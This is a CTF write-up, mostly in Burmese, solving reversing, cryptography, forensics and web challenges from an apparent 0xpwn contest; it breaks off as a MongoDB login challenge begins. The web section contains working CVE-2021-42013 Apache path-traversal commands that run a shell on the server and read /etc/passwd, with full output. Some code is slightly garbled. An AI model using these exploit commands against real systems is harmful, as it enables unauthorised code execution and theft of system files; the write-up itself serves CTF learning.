Hex > Base32 > Base64 > Hex > Base32 > Base64 > Hex > Base32 > Base64 > Python Code

```
(kali㉿kali)-[~/Desktop/CTF/RE/ Can you decrypt it]
└─$ python3 base64_decoder.py
import base64
from string import maketrans

def decode_base(encoded,alphabet,standard_base):
    encoded = encoded.translate(maketrans(alphabet, standard_base))
    decoded = base64.b32decode(encoded)
    return decoded

secret = "7xmascvz6warghtn42s46j3h6ly425dkhwz32ena6sm4mi3o7duk===="
key = "RE_GOD"

standard_base = 'ABCDEFGHIJKLMNPQRSTUVWXYZ234567='

decoded = decode_base(secret,'234567abcdefghijklmnopqrstuvwxyz',standard_base)

res = ""
for x in range(0,len(decoded)):
    res += chr(ord(decoded[x]) ^ ord(key[x%len(key)])))

print(secret)#####
#####
```

Code ဖတ်ကြည့်လိုက်တော့ XOR လုပ်ပြီး အမိက တွက်ထားတဲ့ res ကို print မထုတ်ပဲ အပေါ်က secret ဆိုတဲ့ variable ကိုပဲ ထုတ်ထားတာတွေရတယ်။ အောက်ကမလိုတဲ့တာတွေဖယ်ထုတ်ပြီး secret ကို res ချိန်းပြီး script ကိုဖြန့်ပြင်လိုက်တယ်။

```

1 import base64
2 from string import maketrans
3
4
5 def decode_base(encoded,alphabet,standard_base):
6     encoded = encoded.translate(maketrans(alphabet, standard_base))
7     decoded = base64.b32decode(encoded)
8     return decoded
9
10 secret = "7xmascvz6warghtn42s46j3h6ly425dkhwz32ena6sm4mi3o7duk===="
11
12 key = "RE_GOD"
13
14 standard_base = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ234567='
15
16 decoded = decode_base(secret,'234567abcdefghijklmnopqrstuvwxyz=',standard_base)
17
18 res = ""
19 for x in range(0,len(decoded)):
20     res += chr(ord(decoded[x]) ^ ord(key[x%len(key)])))
21
22 #change secret to res
23 print(res)

```

Run ကြည့်တော့ Flag ကို Reverse လုပ်ထားတဲ့ data ထွက်လာတယ်။

```

└─(kali㉿kali)-[~/Desktop/CTF/RE/ Can you decrypt it]
$ python new_script.py
}!3d0c_3ht_tpyrc3d_u0y_n4c{nwpox0

```


}!3d0c\_3ht\_tpyrc3d\_u0y\_n4c{nwpox0

**Reverse the flag**

Flag - **0xpwn{c4n\_y0u\_d3crypt\_th3\_c0d3!}**

# Cryptography

## Anti-Clockwise



**Challenge Name - Anti-Clockwise (Cryptography)**

**Point - 50**

**Challenge Cipher – TSSTIHTPIPIROOHSASNEINICR**

The image shows a text input field with the placeholder 'Enter Ciphertext here'. Inside the field is the challenge cipher: 'TSSTIHTPIPIROOHSASNEINICR'. Below the input field is a row of four buttons: 'Analyze Text', 'Copy', 'Paste', and 'Text Options...'. The 'Copy' button is highlighted in green, while the others are grey.

Cipher ကို analyze လုပ်တော့ columnar Transposition Cipher ဖြစ်နိုင်ချေကပိုများနေတယ်။

## Analysis Results

TSSTIHTPIPIROOHSASNEINICR

Your ciphertext is likely of this type:

### Columnar Transposition Cipher (click to read more)

#### Votes

- Columnar Transposition Cipher (71 votes)

Columnar Transposition Cipher Tool ↗ Auto solve(without key) သုတေသနများ Decode လုပ်ကြည့်တယ်။

#### Columnar Transposition Cipher Tool

TSSTIHTPIPIROOHSASNEINICR|

**Copy**

**Paste**

**Text Options...**



Type key here...



English

**Decode**

**Encode**

**Auto Solve (without key)**

**Instructions**

**Show grid**

#### Auto Solve Options

Min Key Length

Max Key Length

Max Results

Spacing Mode

2



8



10



Automatic



#### Auto Solve results

Score	Key	Text
40801	abcde	this is transposition cipher
35465	ebfacdg	hint irish espocatisiorspnt
34801	deabfc	o st in i on ship he st c is it prr a
34272	cdfeab	i on stiphins his cest raritpo
33876	fabdgec	ntirisesho cap is to rsintph
33634	gcabdfc	nit i on sip shoe a c is this rrtp

Solve results တွေထဲမှာ this is transposition cipher ဆိုတဲ့ဟာက Flag ဖြစ်နိုင်ချေအများဆုံးဖြစ်နေတော့


Flag Format ထဲထည့် ပြီး Flag ကို submit လုပ်ကြည့်တော့ Correct ဖြစ်သွားတယ်။

Yeap!! Challenge Solved.

**Flag - 0xpwn{thisistranspositioncipher}**

Resource - <https://www.boxentriq.com>

## Mono Tone



**Challenge Name – Mono Tone (Cryptography)**

**Point -50**

**Challenge Cipher - haeltfvwqfvnaeyawlavvmjkqfl**

**Key – oxpwn**

Cipher ကို analyze လုပ်ကြည့်တော့ Monoalphabetic Substitution Cipher ဆိုတာ တွေ့တာနဲ့ Challenge name ၏ mono tone ဆိုတော့ ဖြစ်နိုင်ချေကများတော့ monoalphabetic cipher အကြောင်းကိုသေချာရှာဖတ်ကြည့်လိုက်တယ်။

**Enter Ciphertext here**

```
haeltfvwqfvnaeyawlavmjkqf1
```

Analyze Text | Copy | Paste | Text Options...

**Votes**

- Monoalphabetic Substitution Cipher (67 votes)
- Playfair Cipher (21 votes)
- Columnar Transposition Cipher (3 votes)
- Bifid Cipher (3 votes)
- Caesar Cipher (2 votes)
- Two-Square Vertical Cipher (2 votes)


Monoalphabetic ciphers တွေထဲမှာမူ Atbash Cipher, Pigpen Cipher, Caesar Shift Cipher, Affine Cipher, Mixed Alphabet Cipher ဆိုပြီးထပ်ပြီး Encryption method လေးတွေ နည်းနည်းစီထပ်ကဲပေမယ့် သဘောတရားတွေကတော့ ဆင်ကြတယ်။

Resource - <https://crypto.interactive-maths.com/mixed-alphabet-cipher.html>

Mono Ciphersတွေတစ်ခုချင်းစီစိတ်ရှည်ရှည်နဲ့လိုက်စမ်းရင်း Mixed Alphabet Cipher ကိုရောက်လာတယ်။

Key ကို oxpwn လိုထည့်ပြီး Challenge Cipher text ထည့်ပြီး Decrypt လုပ်ကြည့်တာ တန်ဖိုးတစ်ခုထွက်လာတယ်။ ဒီမှာတင်အဖြေမထွက်ဘဲတော်တော်ကြာသွားတယ်။

နောက်မှ Challenge Cipher text ကို Encryption ပြန်လည်လိုက်မှ နောက်ဆုံးမှာ FLAG ဆိုတာလေးတွေ  
တာနဲ့တော်ကြောင်းလုံးကို သေချာဖတ်ကြည့်တော့ CONGRATULATIONYOU GOTTHEFLAG ဆိုတော့အဓိပ္ပာယ်က  
congratulation you got the flag




Flag Format ထဲထည့်ပြီး submit လုပ်ကြည့်တော့ Flag ရာဘားတယ်။

**Flag - 0xpwn{congratulationyougottheflag}**

# Forensic

## Not corrupted file



**Challenge Name – Not corrupted file (Forensic)**

**Point -75**

Challenge ဖိုင်က jpg format နဲ့ဆိုပေမဲ့ strings နဲ့ ဖိုင်ကိုကြည့်လိုက်တော့ Microsoft Excel ဖိုင်ဖြစ်နေတာသိရတာနဲ့ challenge.xls ပြောင်းပြီးဖွံ့ဖြိုးကြည့်တာမရတော့ challenge.csv ပြန်ပြောင်းကြည့်တော့အဆင်ပြသွားတယ်။

```
fffff
333333
?333333
MbP?_
&C&"Times New Roman,Regular"&12&A
&C&"Times New Roman,Regular"&12Page &P
333333
333333
333333
?333333
0009
Worksheets
Microsoft Excel 2003 Worksheet
Biff8
Excel.Sheet.8
(kali㉿kali)-[~/Desktop/CTF/forensic/ Not corrupted file]
```


	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
1		First Name	Last Name	Gender	Country	Age	Date													
2	101 Dulce	Abril	Female	United States	32	15/10/2017		1562												
3	102 Mara	Hashimoto	Female	Great Britain	25	16/08/2016		1582												
4	103 Philip	Gent	Male	France	36	21/05/2015		2587												
5	104 Kathleen	Hanner	Female	United States	25	15/10/2017		3549												
6	105 Nereida	Magwood	Female	United States	58	16/08/2016		2468												
7	106 Gaston	Brunn	Male	United States	24	21/05/2015		2554												
8	107 Etta	Hurn	Female	Great Britain	56	15/10/2017		3598												
9	108 Earlean	Melgar	Female	United States	27	16/08/2016		2456												
10	109 Vincenza	Weiland	Female	United States	40	21/05/2015		6548												
11	110 Fallon	Winward	Female	Great Britain	28	16/08/2016		5486												
12	111 Arcelia	Bouska	Female	Great Britain	39	21/05/2015		1258												
13	112 Franklin	Unknow	Male	France	38	15/10/2017		2579												
14	113 Cameren	Ascenso	Female	Great Britain	32	16/08/2016		3256												
15	114 Marcell	Zalewskie	Male	Great Britain	26	21/05/2015		2587												
16	115 Kina	Hazelton	Female	Great Britain	31	16/08/2016		3259												
17	116 Shavonne	Pia	Female	France	24	21/05/2015		1546												
18	117 Shavon	Benito	Female	France	39	15/10/2017		3579												
19	118 Lauralee	Perino	Female	Great Britain	28	16/08/2016		6597												
20	119 Loreta	Curren	Female	France	26	21/05/2015		9654												
21	120 Teresa	Strawn	Female	France	46	21/05/2015		3569												
22	121 Belinda	Partain	Female	United States	37	15/10/2017		2564												
23	122 Holly	Eudy	Female	United States	52	16/08/2016		8561												
24	123 Many	Cuccia	Female	Great Britain	46	21/05/2015		5489												
25	124 Libbie	Dalby	Female	France	42	21/05/2015		5489												
26	125 Lester	Prothro	Male	France	21	15/10/2017		6574												
27	126 Marvel	Hail	Female	Great Britain	28	16/08/2016		5555												
28	127 Angelyn	Vong	Female	United States	29	21/05/2015		6125												
29	128 Francesca	Beaudreau	Female	France	23	15/10/2017		5412												
30	129 Garth	Gangi	Male	United States	41	16/08/2016		3256												
31	130 Carla	Trumbull	Female	Great Britain	28	21/05/2015		3264												
32	131 Veta	Muntz	Female	Great Britain	37	15/10/2017		4569												
33	132 Stasia	Becke	Female	Great Britain	34	16/08/2016		7521												
34	133 Jona	Gindie	Female	Great Britain	26	21/05/2015		6458												
35	134 Jude	Claywell	Female	France	35	16/08/2016		7550												
36	135 Doreen	Boutin	Male	United States	30	16/08/2016		8514												
37	136 Nena	Hacker	Female	United States	29	15/10/2017		8563												
38	137 Kelsie	Wachtel	Female	France	27	16/08/2016		8542												
39	138 Sau	Ptau	Female	United States	25	21/05/2015		9536												
40	139 Shanicie	Mccystal	Female	United States	36	21/05/2015		2567												
41	140 Chase	Kamer	Male	United States	37	15/10/2017		2154												
42	141 Tommie	Underdahl	Male	United States	26	16/08/2016		3265												
43	142 Dorcas	Dainty	Female	United States	37	21/05/2015		8765												
44	143 Angel	Sanor	Male	France	24	15/10/2017		3259												
45	144 Willodean	Harn	Female	United States	39	16/08/2016		3567												
46	145 Weston	Martina	Male	United States	26	21/05/2015		6540												

Excel sheet - 0001,0002,0003,0004,0005,0006,0007,0008,0009 ဆိုပြီး sheet တွေထဲ user data တွေ

တွေ့ရပြီး ထူးထူးခြားခိုလို Nena Hacker ဆိုတဲ့ user data တစ်ခု ကလွှဲပြီးဘာမှမတွေ့ခဲ့ဘူး။ Strings နဲ့ဖတ်ခဲ့တဲ့ data တွေထဲ သေချာလိုက်စစ်ကြည့်တော့ 0010 ဆိုတာလေးတွေ့လိုက်တယ်။

```
(kali㉿kali)-[~/Desktop/CTF/forensic/ Not corrupted file]
└─$ strings challenge.jpg
Andro6
0001
0002
0003
0004
0010
0005
0006
0007
0008
Andro6
"$#,##0_);\""$#,##0\"
"$#,##0_);[Red]\\""$#,##0\"
"$#,##0.00_);\""$#,##0.00\"
"$#,##0.00_);[Red]\\""$#,##0.00\"

```



ထင်တဲ့အတိုင်းပဲ 0010 ဆိုတဲ့ excel sheet တစ်ခုကို hide လုပ်ထားပါတယ်။

Unhide လုပ်လိုက်တော့ Flag data စွဲထပ်ထွက်လာတယ်။

	ID	First Name	Last Name	Gender	Nationality	Date of Birth	Score
45	444	Willodean	Harn	Female	United Sta	39 16/08/2016	3567
46	445	Weston	Martina	Male	United Sta	26 21/05/2016	6540
47	446	0	Lafollette	Female	United Sta	34 15/10/2017	2654
48	447	x	Cail	Female	United Sta	28 16/08/2016	6525
49	448	p	Abbey	Female	United Sta	32 21/05/2016	3265
50	449	w	Danz	Male	United Sta	39 15/10/2017	3265
51	450	n	Alikire	Female	United Sta	29 16/08/2016	6125
52	451	Bulce	Abril	Female	United Sta	32 15/10/2017	1562
53	452	Mara	Hashimoto	Female	Great Brita	25 16/08/2016	1582
54	453	Philip	Gent	Male	France	36 21/05/2016	2587
55	454	Kathleen	Hanner	Female	United Sta	25 15/10/2017	3549
56	455	Nereida	Magwood	Female	United Sta	58 16/08/2016	2468
57	456	Gaston	Brunnn	Male	United Sta	24 21/05/2016	2554
58	457	Etta	Hurn	Female	Great Brita	56 15/10/2017	3598
59	458	Earlean	Melgar	Female	United Sta	27 16/08/2016	2456
60	459	Vincenza	Weiland	Female	United Sta	40 21/05/2016	6548
61	460	Fallon	Winward	Female	Great Brita	28 16/08/2016	5486
62	461	Arcelia	Bouska	Female	Great Brita	39 21/05/2016	1258
63	462	Franklyn	Unknow	Male	France	38 15/10/2017	2579
64	463	Sherron	Ascencio	Female	Great Brita	32 16/08/2016	3256
65	464	Marcel	Zabriskie	Male	Great Brita	26 21/05/2016	2587
66	465	{	Hazelton	Female	Great Brita	31 16/08/2016	3259
67	466	3	Pia	Female	France	24 21/05/2016	1546
68	467	x	Benito	Female	France	39 15/10/2017	3579
69	468	c	Perrine	Female	Great Brita	28 16/08/2016	6597
70	469	3	Curren	Female	France	26 21/05/2016	9654
71	470	1	Strawn	Female	France	46 21/05/2016	3569
72	471	Belinda	Partain	Female	United Sta	37 15/10/2017	2564
73	472	Holly	Eudy	Female	United Sta	52 16/08/2016	8561
74	473	Many	Cuccia	Female	Great Brita	46 21/05/2016	5489
75	474	Libbie	Dalby	Female	France	42 21/05/2016	5489
76	475	Lester	Prothro	Male	France	21 15/10/2017	6574
77	476	Marvel	Hail	Female	Great Brita	28 16/08/2016	5555
78	477	Angelyn	Vong	Female	United Sta	29 21/05/2016	6125
79	478	Francesca	Beaudreau	Female	France	23 15/10/2017	5412
80	479	Garth	Gangi	Male	United Sta	41 16/08/2016	3256
81	480	Carla	Trumbull	Female	Great Brita	28 21/05/2016	3264
82	481	Veta	Muntz	Female	Great Brita	37 15/10/2017	4569
83	482	Stasia	Becker	Female	Great Brita	34 16/08/2016	7521
84	483	Jona	Grindle	Female	Great Brita	26 21/05/2016	6458
85	484	Judie	Claywell	Female	France	35 16/08/2016	7569
86	485	Dewitt	Borger	Male	United Sta	36 21/05/2016	8514
87	486	Nena	Hacker	Female	United Sta	29 15/10/2017	8563
88	487	Kelsie	Wachtel	Female	France	27 16/08/2016	8642
89	488	Sau	Ptfau	Female	United Sta	25 21/05/2016	9536


	id	name	gender	date	country	age	status	count	last	next	refresh
92	491	Tommie	Underdahl	Male	United Sta	26	16/08/2016	3265			
93	491	Darity	Female	United Sta		37	21/05/2015	8765			
94	491	f	Sanor	Male	France	24	15/10/2017	3259			
95	491	1	Harn	Female	United Sta	39	16/08/2016	3567			
96	491	4	Martina	Male	United Sta	26	21/05/2015	6540			
97	491	g	Lafollette	Female	United Sta	34	15/10/2017	2654			
98	491	}	Cail	Female	United Sta	28	16/08/2016	6525			
99	491	Demetria	Abbey	Female	United Sta	32	21/05/2015	3265			
100	499	Jeromy	Danz	Male	United Sta	39	15/10/2017	3265			
101	500	Rasheeda	Alkire	Female	United Sta	29	16/08/2016	6125			
102											
103											
104											
105											
106											
107											

Forensic Challenge Done.

Flag - **0xpwn{3xc31\_f14g}**

# Web

## Apache War



**Challenge Name – Apache War (Web)**

**Point -100**

**Challenge – <http://ctf.0xpwn.com:8080>**

Challenge url ကို gobuster နဲ့ Directory BruteForce တိုက်ချင့်ကြတော့ /images , /cgi-bin ဆိတဲ့ dir path အဲတွေ့တယ်။ /image dir ထဲမှာ ဘာမှတွေတွေထူးထူးမတွေ့ရတာနဲ့ /cgi-bin ကိုသွားကြည့်တော့ 403 Forbidden ဖြစ်နေတယ်။ ပထမ ကျွန်တော်တွေးမိတာ cgi-bin ကိုတွေ့ရတော့ php cgi exploit ပေါက်နေတယ် အင်ပြီး .php file တွေကို bruteForce တိုက်ပြီးလိုက်ရှာကြည့်သေးတယ်။

```
gobuster dir -u http://ctf.0xpwn.com:8080/ -w /usr/share/dirbuster/wordlists/directory-list-1.0.txt -x .zip,.war,.php,.html,.txt -t 50
```

```
(kali㉿kali)-[~]
$ gobuster dir -u http://ctf.0xpwn.com:8080/ -w /usr/share/dirbuster/wordlists/directory-list-1.0.txt -x .zip,.war,.php,.html,.txt -t 50
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://ctf.0xpwn.com:8080/
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:     /usr/share/dirbuster/wordlists/directory-list-1.0.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
```

[ICO]	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
	<a href="#">Parent Directory</a>	-	-	-
[IMG]	<a href="#">apache-icon.jpg</a>	2017-09-08 19:00	22K	

---

*Apache/2.4.49 (Debian) Server at ctf.0xpwn.com Port 8080*

နောက်မှ သတိထားမိတာက အောက်က Apache version ၂.၄.၄၉ ဖြစ်နေတာတွေရတော့ Exploit ထပ်ရှာကြည့်တာ Directory Traversal Exploit ပေါက်နေတယ်။

A screenshot of a web browser window. The address bar shows the URL "ctf.Oxpwn.com:8080/cgi-bin/". Below the address bar is a navigation bar with icons for back, forward, and home. Below the navigation bar is a horizontal menu bar with links: "Kali Linux", "Kali Training", "Kali Tools", "Kali Forums", "Kali Docs", "NetHunter", and "Offensi...". The main content area displays a large bold "Forbidden" title. Below it is the text "You don't have permission to access this resource.". At the bottom of the page, there is a red underline over the text "Apache/2.4.49 (Debian) Server at ctf.Oxpwn.com Port 8080".

## Exploit – CVE(2021-42013)

Exploit DB - <https://www.exploit-db.com/exploits/50446>

The screenshot shows the Exploit Database interface. The URL in the address bar is https://www.exploit-db.com/exploits/50446. The page title is "Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2)". The exploit details are as follows:

- EDB-ID:** 50446
- CVE:** 2021-42013
- Author:** THELASTVW
- Type:** WEBAPPS
- Platform:** MULTIPLE
- Date:** 2021-10-25
- EDB Verified:** ✅
- Exploit:** 🛡️ / 🛡️
- Vulnerable App:** [empty]

Check etc/passwd

```
curl "http://ctf.0xpwn.com:8080/cgi-bin/cgi-bin/.%32%65/.%32%65/.%32%65/.%32%65/.%32%65/.%32%65/.%32%65/bin/sh" -d "echo Content-Type: text/plain; echo; cat /etc/passwd"
```

The terminal window shows the command being run and the resulting output. The output lists various system users and their home directories, including root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, and nobody.

```
kali㉿kali:~ [~]
[~] $ curl "http://ctf.0xpwn.com:8080/cgi-bin/cgi-bin/.%32%65/.%32%65/.%32%65/.%32%65/.%32%65/.%32%65/.%32%65/bin/sh" -d "echo Content-Type: text/plain; echo; cat /etc/passwd"
root:x:0:0::root:/root:/bin/bash
daemon:x:1:1::daemon:/usr/sbin/nologin
bin:x:2:2::bin:/bin:/usr/sbin/nologin
sys:x:3:3::sys:/dev:/usr/sbin/nologin
sync:x:4:65534::sync:/bin:/bin/sync
games:x:5:60::games:/usr/games:/usr/sbin/nologin
man:x:6:12::man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7::lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8::mail:/var/mail:/usr/sbin/nologin
news:x:9:9::news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10::uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13::proxy:/bin:/usr/sbin/nologin
www-data:x:33:33::www-data:/var/www:/usr/sbin/nologin
builder:x:34:34::builder:/var/backups:/usr/sbin/nologin
listi:x:38:38::listi:/var/www/html/listi:/usr/sbin/nologin
irc:x:39:39::ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41::Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534::nobody:/nonexistent:/usr/sbin/nologin
_nptt:x:100:65534::/nonexistent:/usr/sbin/nologin
[~] $
```

Exploit ကအလုပ်လုပ်တယ်ဆိုတော့ Flag ဖိုင်ရှာဖို့ဆက်ကြိုးစားတော့ /bin အောက်မှာ flag ကိုတွေ့သွားတယ်။

```

[kali㉿kali:~]
$ curl "http://ctf.0xpwn.com:8080/cgi-bin/cgi-bin/.%32%65/.%32%65/.%32%65/.%32%65/.%32%65/bin/sh" -d "echo Content-Type: text/plain; echo; ls -la /bin"
total 6040
drwxr-xr-x 1 root root    4096 Oct 20 21:38 .
drwxr-xr-x 1 root root    4096 Oct 20 21:07 ..
-rwxr-xr-x 1 root root 1234376 Oct  4 09:31 bash
-rwxr-xr-x 3 root root   38984 Jul 20 2020 bunzip2
-rwxr-xr-x 3 root root   38984 Jul 20 2020 bzcat
lrwxrwxrwx 1 root root      6 Jul 20 2020 bzcmp → bzdiff
-rwxr-xr-x 1 root root   2225 Jul 20 2020 bzdiff
lrwxrwxrwx 1 root root      6 Jul 20 2020 bzgrep → bzgrep
-rwxr-xr-x 1 root root   4677 Sep  4 2019 bzexe
lrwxrwxrwx 1 root root      6 Jul 20 2020 bzfgrep → bzgrep
-rwxr-xr-x 1 root root   3775 Jul 20 2020 bzgrep
-rwxr-xr-x 3 root root   38984 Jul 20 2020 bzgrep2
-rwxr-xr-x 1 root root 18424 Jul 20 2020 bzipprecover
lrwxrwxrwx 1 root root      6 Jul 20 2020 bzless → bzmore
-rwxr-xr-x 1 root root   1297 Jul 20 2020 bzmore
-rwxr-xr-x 1 root root 43936 Sep 24 2020 bzmore
-rwxr-xr-x 1 root root   72672 Sep 24 2020 chgrp
-rwxr-xr-x 1 root root  64448 Sep 24 2020 chmod
-rwxr-xr-x 1 root root   72672 Sep 24 2020 chown
-rwxr-xr-x 1 root root 151168 Sep 24 2020 cp
-rwxr-xr-x 1 root root 125569 Mar  4 2021 dash
-rwxr-xr-x 1 root root 113664 Sep 24 2020 date
-rwxr-xr-x 1 root root  89968 Sep 24 2020 dd
-rwxr-xr-x 1 root root  93936 Sep 24 2020 df
-rwxr-xr-x 1 root root 147176 Sep 24 2020 dir
-rwxr-xr-x 1 root root 164440 Aug 20 09:31 dmesg
lrwxrwxrwx 1 root root      8 Nov  7 2019 dnsdomainname → hostname
lrwxrwxrwx 1 root root      8 Nov  7 2019 domainname → hostname
-rwxr-xr-x 1 root root  39712 Sep 24 2020 echo
-rwxr-xr-x 1 root root  34752 Apr  1 14:30 gpg
-rwsr-sr-x 1 root root   46 Oct 20 21:39 flag
-rwxr-xr-x 1 root root 39898 Sep 24 2020 jar2e
-rwxr-xr-x 1 root root   28 Sep  1 15:39 fgrep
-rwxr-xr-x 1 root root 69904 Aug 20 09:31 findmnt
-rwxr-xr-x 1 root root 40720 Feb  8 2021 fuser
-rwxr-xr-x 1 root root 207176 Sep  1 15:39 grep
-rwxr-xr-x 2 root root  2340 Mar  2 2021 gunzip
-rwxr-xr-x 1 root root  6376 Mar  2 2021 gpxe
-rwxr-xr-x 1 root root  98048 Mar  2 2021 gzip
-rwxr-xr-x 1 root root 22600 Nov  7 2019 hostname
-rwxr-xr-x 1 root root 30952 Apr  6 2021 kill

```

cat /bin/flag

```

[~/Desktop/CTF/Web/apache_war]
$ curl "http://ctf.0xpwn.com:8080/cgi-bin/cgi-bin/.%32%65/.%32%65/.%32%65/.%32%65/.%32%65/bin/sh" -d "echo Content-Type: text/plain; echo; cat /bin/flag"
#!/bin/bash
echo 0xpwn{Ap4ch3_cv3_z0z1_A177e}


[~/Desktop/CTF/Web/apache_war]
$ 

```

Done.

Flag - 0xpwn{ Ap4ch3\_cv3\_z0z1\_A177e}

# Login Please



## Challenge Name – Login Please (Web)

**Point -100**

**Challenge – <http://ctf.Oxpwn.com:1337>**

Challenge hint အနေနဲ့ပေးထားတဲ့ help.js ကို source code ဖတ်ကြည့်တော့ Mongo DB သုံးထားတာတွေ။

